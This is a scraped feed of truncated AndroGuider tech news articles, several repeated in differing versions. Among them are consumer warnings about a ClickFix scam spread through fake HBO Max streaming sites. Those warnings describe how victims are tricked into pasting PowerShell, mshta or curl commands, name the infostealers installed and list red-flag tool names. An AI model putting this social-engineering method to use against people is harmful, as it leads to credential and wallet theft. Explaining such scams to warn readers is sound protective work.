Instead of exploiting a software bug, this attack convinces you to hack yourself. The fake streaming page looks almost identical to Max, complete with show art, play buttons, and a loading spinner. When you hit play, you don't get video — you get a fake playback error.
That error is the trap. How The Self-Hack Scam Actually Works
ClickFix is a social-engineering technique that exploded over the past year because it's brutally simple and bypasses most antivirus tools.
Here's the flow seen in the HBO Max Reddit campaign:
1. The lure: A Reddit ad or promoted post promises "Watch HBO Max Free in 4K - No Signup" with trending titles like House of the Dragon, The Last of Us, and Euphoria. Some posts hijack legitimate streaming discussion threads.
2. The redirect: Clicking takes you off Reddit to domains like hbomax-streaming[.]live, max-watchfree[.]online, or play-maxhd[.]net. These sites are freshly registered and rotate every few days to avoid blocklists.
3. The fake fix: The site shows a CAPTCHA check or a pop-up that says "Video Cannot Load - Click Fix & Press Allow" or "Verify You Are Human To Continue Watching." Clicking the button copies a malicious command to your clipboard.
On Windows, victims are told to press Windows + R, paste, and hit Enter. That command typically launches PowerShell or mshta.exe to silently download malware in the background. On Mac, victims are told to open Terminal via Spotlight, paste, and hit Enter, often with instructions disguised as installing a "video codec" or "HD player update."
In both cases, the user sees nothing happen — while infostealers are installed in seconds. Why Both Mac And Windows Users Are At Risk
This campaign is notable because it targets both operating systems with tailored payloads, something researchers say is becoming the new standard for ClickFix.
Windows victims are most commonly hit with Lumma Stealer, Vidar, and NetSupport RAT. These steal browser passwords, cookies, crypto wallets, Discord and Telegram sessions, and give attackers remote access.
Mac victims, who long believed they were immune, are being hit with Atomic macOS Stealer (AMOS) and fake update packages. Once installed, the malware harvests Keychain passwords, browser data, crypto wallets, and system information, then sends it to attacker-controlled servers.
Who is most at risk? Anyone searching Reddit for free streams, cheap Max accounts, or early episode leaks. Young streamers, cord-cutters, and users without active ad-blockers or endpoint protection are prime targets. Because Reddit ads blend in with normal posts, even cautious users are getting fooled. Red Flags To Watch For Before You Paste Anything
Legitimate streaming services will never ask you to do any of these things. Treat it as an instant red flag if a site asks you to:
* Press Window[...]
Читать полностью…
AndroGuider
15 September 2026 17:15
AndroGuider | One Stop For The Techy You!
Cornelis Raises $205M to Challenge Nvidia Dominance with Active Compute Fabric
https://ai4chat-files.s3.amazonaws.com/images/image_1789455977439.jpg TL;DR
* Cornelis has raised $205M in new funding to scale production of its Active Compute Fabric networking platform aimed at reducing GPU idle time in large AI clusters.
* The company's fabric technology focuses on faster, more efficient data movement between GPUs to boost utilization and offer an open alternative to Nvidia's InfiniBand and NVLink ecosystem.
* The raise positions Cornelis as a key challenger in AI infrastructure as hyperscalers and enterprises seek to diversify suppliers and lower the cost of training and inference. The Spinout Taking Aim at Nvidia's Moat
Cornelis is not a typical AI startup. Born as a spinout of Intel's Omni-Path high-performance computing interconnect business, the company has spent years building networking hardware for some of the world's most demanding supercomputers. Now it is redirecting that HPC DNA squarely at the AI boom.
The $205M funding round marks a major escalation in that strategy. In a market where Nvidia dominates not just GPUs but the networking that ties them together, investors are betting that the next bottleneck — and the next big opportunity — is the fabric itself. As AI models grow to trillions of parameters and clusters scale to tens of thousands of GPUs, how fast data moves between chips matters as much as how fast chips compute. Why Networking Is Now the AI Battleground
For AI labs, the math is brutal. Nvidia H100 and Blackwell GPUs can cost tens of thousands of dollars each, yet in many large training runs they sit idle 30% or more of the time waiting for data from other nodes. That idle time is wasted money and wasted time.
Nvidia recognized this early, which is why its $6.9B acquisition of Mellanox, now the foundation of its InfiniBand and Spectrum-X networking portfolio, has become such a powerful moat. Customers who buy Nvidia GPUs are strongly incentivized to buy Nvidia networking to connect them.
Cornelis, along with rivals like Broadcom, Marvell, and Ultra Ethernet Consortium startups, argues this closed coupling is bad for the industry. Its pitch is simple: deliver equal or better performance with open, standards-based networking that works across GPUs, custom accelerators, and CPUs, while dramatically cutting the cost per bit moved. Inside Active Compute Fabric
At the center of that pitch is Active Compute Fabric, Cornelis' new networking architecture for AI data centers.
Unlike traditional passive fabrics that simply shuttle packets from point A to point B, Active Compute Fabric adds intelligence directly into the network path. The company says its CN5000 series switches and SuperNICs use advanced congestion control, adaptive routing, and in-network collective operations to keep data flowing to GPUs without interruption.
In practice, that means faster collective communications like all-reduce operations that are critical for distributed training, lower tail latency at massive scale, and the ability to maintain high throughput even when thousands of GPUs are communicating simultaneously.
Cornelis claims the result is a measurable drop in GPU idle time, higher cluster utilization, and faster time-to-train for large language models and multimodal systems. For operators running 10,000-GPU clusters, even a single-digit percentage improvement in utilization can translate into millions of dollars in savings. What the $205M Will Fund
The company plans to use the fresh capital to ramp manufacturing of its next-generation chips and systems, expand its software stack, and grow go-to-market teams targeting hyperscalers, neoclouds, and sovereign AI projects.
That focus is deliberate. Hyperscalers like Microsoft, Meta, Amazon, and Google are all ac[...]
Читать полностью…
AndroGuider
15 September 2026 17:15
AndroGuider | One Stop For The Techy You!
Amazon Prime Video Takes on TikTok With Short-Form News Clips
https://ai4chat-files.s3.amazonaws.com/images/image_1789455968288.jpg TL;DR
* Amazon Prime Video is rolling out on-demand, short-form local and national news clips in a new vertical video feed designed to look and feel like TikTok.
* The move is aimed at winning back younger viewers who get most of their news from social feeds, with AI-powered personalization and local station partnerships at its core.
* Amazon joins Netflix, YouTube, and Peacock in betting on short-form video, signaling a major shift in how streaming platforms will deliver news in the future. Amazon Wants to Be Your New News Feed
Amazon Prime Video is making its biggest push into news yet, and it doesn't look like cable news at all. The streamer has started adding on-demand local and national news clips in a TikTok-style vertical feed, marking a sharp departure from the traditional 30-minute broadcast format.
The new experience lives inside the Prime Video app and on Fire TV, offering users a swipeable stream of 30-second to 2-minute clips covering breaking news, weather, sports highlights, lifestyle, and community stories. Unlike live news channels, everything is on-demand, curated, and built for bingeing in between episodes of The Boys or Thursday Night Football.
The rollout, which began expanding across the U.S. this month, blends content from major national providers with dozens of local stations, giving viewers both coast-to-coast headlines and hyperlocal coverage based on their zip code. Why Short-Form, and Why Now
The strategy is simple: meet Gen Z and millennials where they already are. Recent surveys show more than half of viewers under 30 now get news primarily from TikTok, Instagram Reels, and YouTube Shorts, not from traditional TV or even news websites.
Amazon is betting that younger Prime subscribers will watch news if it's packaged like the social feeds they already scroll for hours. By embedding short news clips directly next to entertainment, Amazon removes the friction of opening a separate news app and keeps users inside the Prime ecosystem longer — which means more ad impressions and more data on viewing habits.
Executives have framed it as a discovery play. Instead of appointment viewing, news becomes something you stumble upon, swipe through, and share. How It Actually Works
The new Prime Video news hub uses a mix of editorial curation and AI personalization. When you open the News tab, you'll see a For You-style feed of vertical videos, with options to follow topics like local weather, national politics, tech, or your favorite NFL team.
Local is the key differentiator. Amazon has partnered with major local broadcast groups to pull in daily clips from over 100 markets, automatically surfacing relevant city council updates, school closures, traffic alerts, and neighborhood stories. National clips from wire services and digital newsrooms fill in the gaps for breaking U.S. and world news.
The format is fully mobile-first — full-screen vertical video, captions on by default, tap to like or share, swipe to skip — but it also translates to Fire TV with a lean-back autoplay carousel. Amazon is reportedly testing clickable shopping links and QR codes on select lifestyle and product-related news clips. Streamers Are All Chasing TikTok
Amazon isn't alone. The entire streaming industry is experimenting with short-form to fight churn and compete for attention.
Netflix has expanded its Fast Laughs and mobile-only comedy clips into a broader vertical discovery feed. YouTube continues to dominate with Shorts integrated directly into YouTube TV and its news shelf. Peacock has tested short news and sports highlights from NBC affiliates, while Paramount+ and Max have dabbled in bite-sized news updates and behind-th[...]
Читать полностью…
AndroGuider
15 September 2026 17:14
AndroGuider | One Stop For The Techy You!
Amazon Prime Video Takes on TikTok with Short-Form News Clips
https://ai4chat-files.s3.amazonaws.com/images/image_1789455830427.jpg TL;DR
* Prime Video is rolling out on-demand, personalized local and national news clips directly inside the streaming app and on Fire TV.
* The move is part of Amazon's broader push into TikTok-style vertical, short-form video to win back younger viewers who get news from social feeds.
* It signals a bigger shift in streaming, where live TV bundles are giving way to bite-sized, algorithm-driven news built for mobile-style discovery. How It Works: News Built for the Prime Video Feed
Prime Video's new news experience isn't a 24-hour live channel. Instead, it's an on-demand hub of short clips, typically 1 to 4 minutes long, that users can browse like a social feed.
Open the Prime Video app on Fire TV, mobile, or smart TVs and you'll find a dedicated News section alongside Movies, TV Shows, and Sports. Inside, Amazon is surfacing personalized playlists mixing national headlines with hyper-local stories based on your location and viewing preferences. Think city council updates and weather alerts sitting right next to national politics, tech, sports highlights, and entertainment news.
Amazon says the clips will update throughout the day, pulling from a growing network of local stations and national news providers. The interface leans heavily into short-form discovery, with autoplay previews, swipeable rows, and a vertical-video-friendly layout on mobile. On Fire TV, the clips are integrated into ambient and search experiences, so asking Alexa for the latest news can pull up a stack of relevant clips instantly. Why Amazon Is Chasing TikTok-Style Engagement
Amazon isn't trying to reinvent the evening newscast, it's trying to meet Gen Z and millennials where they already are.
More than half of younger adults now say they get news primarily from short-form video on TikTok, Instagram Reels, and YouTube Shorts. That habit is a problem for traditional streamers, whose long-form catalogs struggle to drive daily opens. By adding snackable news, Prime Video gives subscribers a reason to open the app every morning, not just on movie night.
It's also a direct response to competitors. Netflix has been testing a vertical video feed for clips and trailers, YouTube has fused Shorts with long-form TV viewing, and Peacock and Paramount+ have leaned into live news hubs. Amazon wants Prime Video to feel less like a video store and more like a daily habit, blending shopping, Thursday Night Football, and now, quick news hits.
For Amazon, engagement is currency. More time in-app means more ad inventory for its growing Prime Video ads business and more touchpoints for its retail and Alexa ecosystem. Local News Gets a Second Life on Streaming
The most interesting part of the rollout is the focus on local news.
Local stations have been squeezed by cord-cutting and declining linear viewership, even as trust in local news remains far higher than in national outlets. By licensing on-demand clips from local broadcasters, Amazon gives those stations instant distribution to its more than 200 million Prime members globally without requiring them to build their own streaming apps.
For viewers, it solves a real gap in streaming. Until now, if you cut the cord, keeping up with local weather, traffic, school closures, or city politics meant juggling five different apps or going back to social media. Prime Video is betting that personalized local clips, surfaced automatically based on your ZIP code, will make its app the default for cord-cutters who still want to know what's happening down the street. What It Means for the Future of Streaming News
Amazon's move confirms that the future of streaming news isn't just live, it's on-demand and algorithmic.
For years, stream[...]
Читать полностью…
AndroGuider
15 September 2026 17:14
AndroGuider | One Stop For The Techy You!
Cornelis Raises $205M to Challenge Nvidia with Active Compute Fabric
https://ai4chat-files.s3.amazonaws.com/images/image_1789455477512.jpg TL;DR
* Cornelis Networks has raised $205M in new funding to scale production and deployment of its Active Compute Fabric interconnect for large-scale AI clusters.
* Its Active Compute Fabric moves collective communication and data orchestration into the network itself to cut GPU idle time waiting for data and boost utilization.
* The raise positions Cornelis as one of the most credible independent challengers to Nvidia's InfiniBand and NVLink dominance as hyperscalers seek open, efficient alternatives. The Money Behind the Move
Cornelis Networks has closed $205M in new financing, a major vote of confidence for an independent interconnect player in an AI infrastructure market largely controlled by Nvidia.
The round, announced this week, will be used to accelerate manufacturing, expand go-to-market with hyperscalers and neoclouds, and ramp its next-generation Active Compute Fabric platform for AI training and inference clusters. For Cornelis, a company born out of Intel's Omni-Path heritage, the funding marks a shift from high-performance computing specialist to full-stack AI networking contender.
Led by former Intel Xeon chief Lisa Spelman as CEO, Cornelis has been steadily building credibility with supercomputing centers and enterprise HPC customers. This new capital gives it the balance sheet to compete for massive AI data center deals that require scale, global supply, and long-term support. What Is Active Compute Fabric
At the heart of the announcement is Active Compute Fabric, Cornelis's new network architecture designed specifically for AI workloads.
Unlike traditional passive fabrics that simply move packets between GPUs, Active Compute Fabric adds intelligence and compute capability directly into the network fabric. The idea is to offload and accelerate collective operations - like all-reduce, broadcast, and all-to-all that dominate distributed training - so GPUs spend less time stalled waiting for data to arrive.
The company says the approach reduces tail latency, minimizes congestion collapse at tens of thousands of GPUs, and maintains high effective bandwidth even as clusters scale. It is built around an open, Ethernet-compatible foundation with Cornelis's own silicon, smart switches, NICs, and software stack for job scheduling, telemetry, and congestion management.
In practice, Cornelis is promising faster time-to-train, higher GPU utilization, and lower total cost per token for both training frontier models and serving large-scale inference. Why GPU Idle Time Is the Enemy
The technical pitch taps into one of the biggest pain points in AI infrastructure today: wasted GPU time.
Nvidia H100s, H200s, and Blackwell-class GPUs can cost several dollars per hour to run, yet in large distributed jobs they often sit idle 20% to 40% of the time waiting for communication, synchronization, or data delivery across the network. As models grow to trillions of parameters and clusters scale past 50,000 to 100,000 GPUs, that inefficiency becomes enormously expensive.
Cornelis argues that brute-force bandwidth is no longer enough. Without smarter in-network collective acceleration, load balancing, and adaptive routing, adding faster GPUs yields diminishing returns. Active Compute Fabric is designed to keep data flowing deterministically, avoiding hot spots and stragglers that force entire clusters to wait for the slowest node.
If it delivers, even a 10 to 15 percentage point improvement in utilization could save hyperscalers hundreds of millions of dollars in capex and power. Taking Direct Aim at Nvidia
Nvidia's dominance in AI compute is not just about GPUs. Through its Mellanox acquisition, it controls InfiniBand, the de facto sta[...]
Читать полностью…
AndroGuider
15 September 2026 17:14
AndroGuider | One Stop For The Techy You!
OpenAI Buys Glass Imaging for $300M in Bold AI Camera Move
https://ai4chat-files.s3.amazonaws.com/images/image_1789455369258.jpg TL;DR
* OpenAI has reportedly acquired Santa Cruz-based smartphone camera startup Glass Imaging for around $300 million to supercharge its visual AI capabilities.
* Glass Imaging was founded by Apple veterans behind Portrait Mode, including Ziv Attar and Tom Bishop, and is known for its GlassAI neural image signal processor that dramatically improves smartphone photo detail and low-light performance.
* The deal signals OpenAI's accelerating push into AI hardware and visual intelligence, likely feeding its mysterious io device project with Jony Ive and future ChatGPT-powered smart glasses and cameras. A $300 Million Bet on How Machines See
In one of its most revealing acquisitions to date, OpenAI has reportedly bought Glass Imaging, a little-known but highly respected computational photography startup, for approximately $300 million.
The deal, first reported in mid-September 2026, marks OpenAI's largest acqui-hire in the imaging space and its clearest signal yet that the future of AI isn't just about text — it's about seeing the world in real time.
While neither company has issued a full public statement, sources familiar with the matter say the entire Glass Imaging team will join OpenAI to work on visual intelligence and embodied hardware efforts. Who Is Glass Imaging?
Based in Santa Cruz, California, Glass Imaging was founded in 2020 by Ziv Attar and Tom Bishop, two imaging scientists with deep roots in Apple's camera revolution.
Attar was a key leader behind the original Apple Portrait Mode and TrueDepth camera pipeline, helping turn the iPhone into a computational photography powerhouse. Bishop, a former Apple, Qualcomm, and Samsung researcher, is widely published in light-field imaging, deblurring, and neural image reconstruction.
Together, they set out to fix the biggest bottleneck in smartphone photography: tiny lenses and sensors. From GlassAI to Neural ISP Breakthrough
Glass Imaging's crown jewel is GlassAI, a neural image signal processor (ISP) that flips traditional camera processing on its head.
Instead of relying on a conventional ISP that sharpens, denoises, and compresses in fixed steps, GlassAI uses large neural networks trained on vast datasets to reverse lens aberrations and recover true detail. The result is images with up to 4x more detail, far better low-light clarity, more accurate colors, and dramatically less noise — all from existing phone hardware.
The company had already partnered with major smartphone makers, including Motorola and Tecno, to power next-generation AI cameras. Its tech demo showing a single-take restoration of blurry, noisy zoom photos went viral among photography circles in 2024 and 2025, positioning Glass as the startup to beat in AI imaging. Why Does OpenAI Want a Camera Startup?
On the surface, a ChatGPT maker buying a camera company seems odd. In reality, it fits perfectly into OpenAI's 2026 roadmap.
First, vision is the next frontier. With GPT-5, GPT-4o with vision, and its Sora video model, OpenAI is betting heavily on multimodal AI that can understand photos, video, and live scenes. Better optics and on-device neural processing mean cleaner inputs for those models — and smarter outputs.
Second, hardware is coming. Since acquiring Jony Ive's io Products for $6.5 billion in May 2025, OpenAI has been quietly building an AI-native device team. CEO Sam Altman has hinted at a screenless, camera-first companion device and eventual smart glasses to rival Meta's Ray-Bans. Owning Glass's neural ISP stack gives OpenAI full control over the visual pipeline, from photon to understanding.
Third, talent is priceless. Computational photography experts who can ship on-device neural networks at iP[...]
Читать полностью…
AndroGuider
15 September 2026 05:14
AndroGuider | One Stop For The Techy You!
Jensen Huang Tells Trump Nvidia Will Block AI Slowdown as Musk and Altman Back Pause
https://ai4chat-files.s3.amazonaws.com/images/image_1789431380106.jpg TL;DR
* Nvidia CEO Jensen Huang reportedly assured President Donald Trump that Nvidia will keep accelerating U.S. AI chip production and infrastructure to prevent any industry-wide slowdown.
* Elon Musk and Sam Altman have surprisingly aligned with Anthropic CEO Dario Amodei in warning about unchecked AI risks and signaling openness to a pause or strict guardrails on frontier models.
* The split exposes a deep Silicon Valley divide that could reshape federal AI regulation, the pace of innovation, and America's race against China for AI dominance. Huang's Pledge To The White House
Jensen Huang has positioned himself as President Trump's most important ally in the AI arms race. In recent White House meetings and public remarks, the Nvidia chief executive has promised that Nvidia will do everything in its power to ensure the United States does not tap the brakes on AI development.
Huang's argument is economic and geopolitical. Nvidia, which controls more than 90% of the market for advanced AI training chips, has committed to investing hundreds of billions of dollars in U.S.-based manufacturing, including new fabs in Arizona and Texas in partnership with TSMC and Foxconn. Huang told Trump that this buildout, combined with next-generation Blackwell and Rubin chips, will keep American labs, startups, and the Pentagon supplied even as global demand surges.
For Trump, who has made American energy dominance and tech dominance central to his second-term agenda, the message landed. The administration has rolled back several Biden-era AI safety orders, fast-tracked data center permits, and pushed a 10-year moratorium on state-level AI regulation to give federal policy room to lead. Huang has publicly praised the approach, saying the U.S. must run faster, not slow down, to stay ahead of China. Why Amodei Wants To Hit Pause
On the other side of the debate stands Anthropic CEO Dario Amodei. Amodei, whose company builds the Claude models and is one of Nvidia's biggest customers, has grown increasingly vocal that frontier AI is advancing faster than society's ability to manage it.
In essays and Senate testimony this year, Amodei warned that powerful AI systems could be misused for cyberattacks, bioweapons development, and mass labor displacement within the next two to three years. He has called for mandatory safety testing for frontier models, transparency on training capabilities, and even a temporary pause on training runs above a certain compute threshold until verifiable safeguards are in place.
Unlike past safety debates focused on distant sci-fi scenarios, Amodei's warning is grounded in Anthropic's own internal testing, where he says models are showing sharp jumps in agentic coding, persuasion, and scientific reasoning. The Surprise Alliance: Musk And Altman Join In
What turned Amodei's warning from a policy memo into an industry earthquake was who backed it.
Elon Musk, CEO of xAI and Tesla, has long warned AI could pose an existential risk and was a signatory of the 2023 Future of Life Institute letter calling for a six-month pause. This month he reiterated that position, saying unchecked superintelligence is a bigger threat than lack of compute and endorsing Amodei's call for a pre-deployment safety regime.
Even more surprising was Sam Altman. The OpenAI CEO has historically positioned himself as an accelerationist, famously pushing to deploy ChatGPT rapidly and build the $500 billion Stargate data center project with Oracle and SoftBank. But Altman has recently said he agrees with Amodei that certain high-risk capabilities should be slowed down, calling for tiered regulation where the most powerful models face independent audits.[...]
Читать полностью…
AndroGuider
16 September 2026 05:16
higher-quality uploads, advanced analytics, and increased reach in search and recommendations. On Facebook, perks include link-in-Reels support, enhanced protection for Pages, extra stars and monetization boosts for creators, and 100GB of cloud storage for high-res photos and videos.
WhatsApp integration is more utility-focused: larger file uploads, multi-device sync upgrades, custom themes and animated avatars, AI wallpaper generation, and expanded privacy controls like stealth mode and priority spam filtering. How It Compares to Rivals
Meta One doesn't exist in a vacuum. It lands squarely against X Premium, Snapchat+ Platinum, Telegram Premium, and AI-only plans like ChatGPT Plus, Gemini Advanced, and Copilot Pro.
At $14.99, Meta One is priced above Snapchat+ at $3.99 and X Premium at $8, but below X Premium+ and roughly in line with ChatGPT Plus at $20. The difference is breadth: where OpenAI sells raw intelligence and X sells reach and fewer ads, Meta is selling distribution. Your AI creations can be instantly posted to Instagram Reels, Facebook Stories, or shared in a WhatsApp chat without leaving the ecosystem.
On pure AI power, power users may still prefer ChatGPT or Gemini for coding and research. But for social-first users and creators who live in Instagram DMs and WhatsApp groups, Meta's bundle is arguably more practical day-to-day than a standalone chatbot subscription. Why Meta Is Doubling Down on Subscriptions
The bigger story here is monetization. For a decade, social media meant one thing: free product, paid for with ads. That model is under pressure from privacy regulation, ad-targeting limits, and the enormous cost of running AI at scale.
Subscriptions offer Meta three things ads can't: predictable recurring revenue, a way to charge power users who cost the most in compute, and a hedge against downturns in ad spending. With Meta Verified already counting millions of subscribers and Snapchat+ proving users will pay for social extras, Meta sees a clear path to billions in high-margin subscription income.
It also changes incentives. Paid users expect no ads, better support, and real utility - not just more engagement bait. If Meta One succeeds, expect Instagram and Facebook to feel less like ad feeds and more like freemium platforms, with the best AI creation, discovery, and safety tools locked behind paywalls. What Happens Next
Meta One is just the starting point. Meta has hinted at future add-ons for businesses, parental bundles for Quest and Horizon Worlds, and tighter integration with Ray-Ban Meta smart glasses, where AI features like live translation and visual memory could become subscriber exclusives.
The key questions to watch: Will free users feel downgraded as AI limits tighten? Will creators feel forced to pay to stay visible? And can Meta convince teens and casual scrollers - not just influencers - that AI plus a blue check is worth $15 a month?
If the answer is yes, Meta One could do for social what Prime did for commerce: turn a collection of apps into a membership people don't want to cancel. If not, it risks becoming another bundle in an already crowded subscription fatigue era. Either way, the era of purely free social media is officially over.
Читать полностью…
AndroGuider
16 September 2026 05:16
acknowledgment of US weapons stationed in orbit would be historic because it would upend 60 years of strategic ambiguity.
Legally, the 1967 Outer Space Treaty bans only weapons of mass destruction in orbit, not all conventional weapons. The US, Russia, and China are all parties. Placing conventional interceptors, lasers, or kinetic kill vehicles in orbit would not automatically violate the treaty text, but it would shatter its spirit and likely trigger formal protests and emergency UN Security Council sessions.
Strategically, it would almost certainly accelerate an arms race. China and Russia already accuse the US of weaponizing space. A confirmed US orbital weapon would give them political cover to openly deploy their own co-orbital interceptors and space-based jammers, increasing collision risk and debris that threatens all satellites, from Starlink to weather and GPS systems.
Operationally, orbital weapons offer little advantage over existing systems for most missions. Ground-based missile defense, cyber tools, and terrestrial jammers are cheaper, easier to maintain, and do not create persistent debris fields. That is one reason analysts remain skeptical the US would choose to base strike weapons in orbit first. THE BOTTOM LINE FOR GLOBAL SECURITY AND SPACE LAW
The story right now is not a confirmed US orbital weapon - it is a rapid militarization of activity around weapons. All major space powers are building the eyes, ears, and jammers for orbital conflict while stopping just short of admitting to placing shooters in space.
Expect more classified launches, more close encounters between satellites, and more Pentagon warnings about keeping space open and safe. Unless and until the Department of Defense holds an on-the-record briefing with hardware, launch manifests, and legal justification, claims of a historic first for US space weapons launched into Earth orbit should be treated as speculation, not fact.
Читать полностью…
AndroGuider
16 September 2026 05:16
uld be used by compliance teams, auditors, and regulators to prove due diligence — or to show negligence if warnings were ignored.
Third, AI governance is borrowing from human whistleblower systems. Like corporate ethics hotlines, success will depend on trust: agents need to be accurate enough to avoid flooding reviewers with false alarms, and organizations need to act on credible reports rather than bury them. Skeptics and Open Questions
Not everyone is sold. Critics warn of a flood of low-quality or hallucinated reports, privacy risks if agents over-report sensitive user activity, and the irony of asking models that still make mistakes to serve as witnesses.
There are also thorny questions: What stops a malicious user from manipulating an agent into filing a false report against a rival? Who is liable if an agent fails to report a crime it should have caught? And will labs actually share damaging reports with outside authorities?
Organizers acknowledge the system is imperfect. Human-in-the-loop review, confidence scoring, and strict retention limits are meant to address accuracy and privacy concerns, but they say the alternative — having no visibility into agent-to-agent and agent-to-tool interactions — is far riskier. What Comes Next
The hotline is launching as a voluntary pilot with a handful of enterprise agent platforms and model providers, with plans to open to more developers later this year. Future versions could allow agents to corroborate each other's reports, submit encrypted evidence bundles, and flag systemic vulnerabilities directly to national AI safety institutes.
If it works, the humble tip line could become core infrastructure for the agentic era — a world where the most important watchdogs aren't humans watching AI, but AI watching each other.
Читать полностью…
AndroGuider
15 September 2026 17:16
le because they let attackers bypass multi-factor authentication and hijack active logins. Victims often don’t realize they are compromised until they see password reset emails or drained crypto wallets weeks later. Who Is Most at Risk
Anyone can fall for ClickFix, but three groups are being hit hardest right now:
* Cord-cutters and casual streamers searching Reddit for “HBO Max free stream” or “watch Euphoria online free” are walking straight into the promoted ads.
* Less-technical Mac users who believe Macs “can’t get viruses” and willingly enter their system password when prompted.
* Younger Windows users accustomed to following Discord and YouTube “fix” tutorials that involve running commands, making the Run-dialog steps feel normal.
With Max raising prices again in 2025 and password-sharing crackdowns pushing people toward unofficial streams, the lure of a cheap or free deal is more powerful than ever. Red Flags: How to Spot a ClickFix Attack Instantly
Security experts say ClickFix is easy to stop once you know the pattern. Watch for these warning signs:
* A streaming site, CAPTCHA, or error message tells you to press Windows + R, open PowerShell, open Terminal, or use the Run box. No real website will ever do this.
* A “Verify” button tells you to copy something or press Ctrl+V into your system. Legitimate verification ends in the browser.
* You are asked to paste a long PowerShell, mshta, curl, or bash command you don’t understand to “fix video,” “install codec,” or “prove you’re human.”
* The URL isn’t max.com. Look closely for extra words, hyphens, .live, .pro, or .online domains. How to Stay Protected and What to Do If You Already Clicked
If you land on one of these pages, do not follow the instructions. Close the tab, clear the copied text from your clipboard, and report the Reddit ad as malicious. Never paste unknown commands into Run, PowerShell, or Terminal, even if the site shows a checkmark or tutorial video.
Turn on two-factor authentication with an authenticator app for your email, password manager, and crypto accounts, and use a password manager instead of saving passwords in your browser.
If you already ran the command, assume you are compromised. Disconnect from the internet, run a full scan with updated antivirus or Malwarebytes, and from a clean device, change all major passwords and revoke active sessions. Mac users should check for unknown profiles in System Settings > General > Device Management and unknown LaunchAgents. Crypto holders should move funds to a new wallet immediately.
Reddit says it removes malvertising that violates its policies, and Warner Bros. Discovery reminds users that Max subscriptions are only sold via official channels. Until the ads disappear, remember the golden rule: if a website asks you to hack yourself to watch a show, it’s not HBO — it’s a heist.
Читать полностью…
AndroGuider
15 September 2026 17:15
hone provided by White House staff for the call.
Still, in the hype economy, mystery equals marketing. Whether intentional or not, NVIDIA just got 48 hours of free speculation about phones without announcing anything. The Bigger Picture: NVIDIA, Trump and U.S. AI Power
The viral comedy masks a serious backdrop. NVIDIA is at the center of America's AI strategy — building multi-billion-dollar data center campuses in Texas and Arizona, negotiating H20 and Blackwell export licenses for China, and lobbying against restrictive chip curbs.
Trump has repeatedly name-dropped Huang at White House tech roundtables and AI summits, praising NVIDIA's domestic manufacturing commitments reportedly worth up to $500 billion over four years. Taking a live call on stage was pure political theater, but it also signaled to investors, rivals, and Beijing: NVIDIA has direct access.
For Huang, the payoff is obvious. He gets to play statesman-CEO, reassure shareholders about regulatory risk, and dominate the news cycle without a product launch. For Trump, he gets a live cameo in front of thousands of developers and millions of online viewers. What Happens Next
Don't expect NVIDIA to explain the phone. The company has so far declined to comment on the model, which will only keep Reddit threads and YouTube breakdowns alive for another week.
Expect more of these moments, though. With the 2026 AI infrastructure race heating up, live political cameos, surprise calls, and unscripted stagecraft are becoming part of Huang's playbook — part keynote, part late-night show.
The call itself lasted two minutes. The mystery phone may fuel rumors for months. And that, in the attention-driven world of AI hype, might have been the point all along.
Читать полностью…
AndroGuider
15 September 2026 17:15
wallets, and files.
Researchers note this is one of the first large-scale ClickFix campaigns with fully polished Mac instructions, which is why infection rates are unusually high. Why This Scam Is So Effective
Three factors make this campaign especially dangerous. First, trust in the platform. Reddit ads carry built-in credibility, and attackers abused Reddit's ad system with aged accounts and rotating domains to keep the ads alive for days before takedown. Second, HBO Max nostalgia is perfect bait. With Warner Bros. Discovery reverting the Max name back to HBO Max in 2025 and launching high-profile shows in summer 2026, search interest is massive. People expect deals and are less suspicious. Third, ClickFix exploits verification fatigue. We are so used to clicking I'm Not a Robot and following weird Cloudflare checks that copying something to verify feels normal. There are no red browser warnings because you are manually running the command, so antivirus often sees it as legitimate user activity. How to Tell If You Fell For It
If you followed the steps, assume you are compromised. Warning signs include:
* Your clipboard contained a long command with powershell, mshta, curl, sh, or http instead of a short code.
* Your browser saved passwords stopped working or you got logged out of accounts.
* Your crypto wallet was drained or you received password reset alerts you didn't request.
* Antivirus flags Lumma, StealC, AMOS, or a Python script running at startup.
On Mac, check for unknown launch agents or a Terminal command history showing a curl to an unfamiliar domain. On Windows, check PowerShell history and Task Scheduler for unknown tasks created around the time you visited the site. What to Do Immediately If You Ran the Command
Do not just close the tab. Act fast:
* Disconnect from the internet to cut off data exfiltration.
* From a clean phone or computer, change your email, banking, Apple ID, Google, and crypto passwords first, and log out all sessions.
* Enable two-factor authentication everywhere.
* Run a full scan with Windows Defender plus Malwarebytes, or Malwarebytes for Mac and CleanMyMac X-ray, then delete any identified persistence items.
* Check your browser extensions for unknown additions and reset your browser if needed.
* Freeze credit and monitor wallets if financial data was stored in your browser.
If it was a work device, notify your IT team immediately — stolen session cookies can let attackers bypass MFA. How to Spot and Stop the Next ClickFix Attack
No legitimate website will ever ask you to press Windows + R, open Terminal, paste something, or run a command to prove you're human. Real CAPTCHAs only require clicking images or a checkbox.
Turn on enhanced protection in Chrome, Edge, or Safari to warn about deceptive sites. Use an ad blocker like uBlock Origin to block malicious Reddit redirects. Hover over ads to check the real destination URL before clicking, and only go to max.com directly for HBO Max offers. Disable autofill for passwords and use a dedicated password manager instead of browser storage.
Reddit says it removed the reported ad accounts in early September, but researchers warn the same actors are already rotating to Netflix, Disney+, and Spotify lures. The golden rule for 2026: if a verification tells you to use your keyboard, it's not verification — it's infection.
Читать полностью…
AndroGuider
15 September 2026 17:15
kes Prime Video feel like a habit, not just a place you go for Thursday Night Football or The Boys. The Battle For Younger Viewers
Traditional TV news is aging out fast, with the median cable news viewer now over 65. Prime Video, with more than 200 million monthly viewers globally, sees an opening to become the default news source for cord-nevers who never had an antenna or cable box.
Short-form lowers the barrier to entry. A 45-second clip on a downtown apartment fire, a water main break, or a local election explainer is far more shareable than a 30-minute newscast. Amazon is betting that if it can hook 22-year-olds on quick local updates in the same app where they watch movies and sports, they will stick around for live news, live sports and ad-supported programming later.
It is also defensive. As TikTok faces ongoing regulatory scrutiny in the U.S. and YouTube dominates TV watch time, owning a native short-video news experience helps Amazon keep attention inside its own ecosystem of Prime Video, Fire TV and Alexa. What It Means For The Future Of News Streaming
Amazon's move signals a bigger shift: news streaming is moving from 24/7 linear channels to personalized, on-demand feeds. Instead of one anchor for everyone, the future looks like Spotify Wrapped for news — different clips, different order, different cities for every viewer.
Expect more interactivity next. Amazon is already experimenting with clickable polls, QR codes for local deals, shoppable recaps and Alexa follow-ups like Alexa, tell me more about this story. Advertisers will likely get geo-targeted short ads that feel native to the feed.
